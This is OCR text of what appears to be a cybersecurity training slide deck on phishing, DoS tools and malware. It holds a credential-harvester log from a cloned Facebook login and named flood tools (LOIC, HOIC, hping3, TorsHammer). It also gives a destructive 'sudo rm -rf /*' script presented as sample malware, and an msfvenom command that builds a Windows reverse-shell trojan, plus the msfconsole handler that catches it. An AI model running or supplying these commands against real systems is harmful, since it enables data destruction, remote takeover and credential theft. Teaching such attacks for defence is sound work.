


Влизане във Facebook

test

••••

Technical Side of Phishing Attacks is Easy to Replicate



https://www.facebook.com/login.php

Allow the use of cookies from Facebook on this browser?

We use cookies and similar technologies to help:

- Provide and improve content on Facebook Products
- Provide a safer experience by using information we receive from cookies on and off Facebook
- Provide and improve Facebook Products for people who have an account


For advertising and measurement services off of Facebook Products, analytics, and to provide certain features and improve our services for you, we use tools from other companies on Facebook. These companies also use cookies.

You can allow the use of all cookies, just essential cookies or you can choose more options below. You can learn more about cookies and how we use them, and review or change your choice at any time in our Cookie Policy.

Essential cookies

These cookies are required to use Meta Products. They're necessary for these sites to work as intended

Technical Side of Phishing Attacks is Easy to Replicate



```
192.168.26.135 - - [12/Sep/2022 11:26:40] "POST /ajax/bz?__a=1&__ccg=EXCELLENT&__comet_req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU6C7UW3q327E2vwXw5ux60Vo1upE4W0OE2WxO0FE2awt81sbzo5-0me2218w5uwdK0D83mwa50zE5W0PU1mUdEG0hi0Lo6-&__hs=19247.BP%3
ADEFAULT.2.0.0.0.0&__hsi=7142406468060422152&__req=4&__rev=1006180733&__s=cjcbf9%3A8oy3f7%3Arvsjdk&__spin_b=trunk&__spin_r=1006180733&__spin_t=1662971095&__user=0&dpr=1&jazoest=2979&lsd=AVrO92wdk_k HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2979
PARAM: lsd=AVrO92wdk_k
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=420
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTkyMCwiYWgiOjEwNDAsImMiOjI0fQ==
PARAM: lgnrnd=012455_Fp2k
PARAM: lgnjs=1662971195
POSSIBLE USERNAME FIELD FOUND: email=test
POSSIBLE PASSWORD FIELD FOUND: pass=test
PARAM: prefill_contact_point=test
PARAM: prefill_source=browser_onload
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_onload
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAA/AA/A/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/ffffAAAAACAAA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Denial of Service (DoS)
Distributed Denial of Service (DDoS)

DoS Attacks are Easy but Harmful

Denial of Service (DOS) is the easiest to perform attack

- DoS / DDoS attacks aims to:
  - **Overstress a network / firewall / server / web application**
  - **Disrupt the working process of the targeted infrastructure**
  - **Force company to lose a lot of money**
- It's does not sound like a big deal for small companies and personal users, but **it is for large companies**
- Denial of Service could be byproduct of other type of attack / exploitation

DoS vs DDoS

- The difference between DoS and DDoS is that:
  - **DDoS** is utilizing **more computer power** (more PCs / servers / bot nets / zombies) to perform the attack
- More **packets are coming**, possible from many different angles

Different DoS Tools to Play With

- **LOIC**: *https://sourceforge.net/projects/loic/* – TCP, UDP, HTTP GET FLOODS
- **HOIC**: *https://sourceforge.net/projects/highorbitioncannon/* – HTTP GET / POST requests
- **hping3**: *https://www.kali.org/tools/hping3/*
- **TorsHammer**: *https://github.com/Karlheinzniebuhr/torshammer*


Malware Attacks

Malware Attacks Theory


- Malware means a "malicious software" aiming to:
  - **Obtain command and control (C2)**
  - **Encrypt / Corrupt Assets**
  - **Steal Sensitive Data**
  - **Disrupt the working process of the targeted infrastructure**
- Injection point could be phishing attack, service exploitation, USB dropping
- **Spreading malware is a crime**

Sample (and Simple) Malware


- Removing all files on Linux directory tree



```
user@user-VirtualBox:~$ sudo rm -rf /*
[sudo] password for user:
```



```
┌──(kali㉿kali)-[~]
└─$ cat malware.sh
sudo rm -rf /*
```



```
error: file `/boot/grub/i386-pc/normal.mod' not found.
Entering rescue mode...
grub rescue> Help!!!!
Unknown command `Help!!!!'.
grub rescue> Uh oh :(
Unknown command `Uh'.
grub rescue> Things are broken
Unknown command `Things'.
grub rescue> Oh well...
Unknown command `Oh'.
grub rescue> _
```

Computer Virus


- One of the **simplest forms of malwares**
- It attaches it to a program or a file and **infects machines who hold the infected resources**
- Its idea is to achieve **RCE** (Remote Code Execution) and obtain **Command and Control** (C2)

Trojan

- Type of malware that is **obfuscated** and **downloaded as a legitimate program**
- Its idea is to achieve **RCE** (Remote Code Execution) and obtain **Command and Control** (C2)
- Trojans are distributed as **attachments**, and they cannot self-replicate or distribute
- Trojans are **coming as an executable files (.exe)**


How to Generate Simple Trojan for Reverse Shell Callback?

- MSFvenom: *MSFvenom - Metasploit Unleashed*
  - **msfvenom –p windows/x64/shell/reverse_tcp LHOST=IP LPORT=PORT –f exe –o file.exe**




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.26.136 LPORT=443 -f exe -o test.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: test.exe

┌──(kali㉿kali)-[~]
└─$ ls -la test.exe
-rw-r--r-- 1 kali kali 7168 Sep 12 11:52 test.exe

┌──(kali㉿kali)-[~]
└─$ 
```

How to Catch the Shell?



~~~
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole run -x "use exploit/multi/handler; set payload windows/x64/shell/reverse_tcp; set LHOST 192.168.26.136; set LPORT 443; exploit"

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
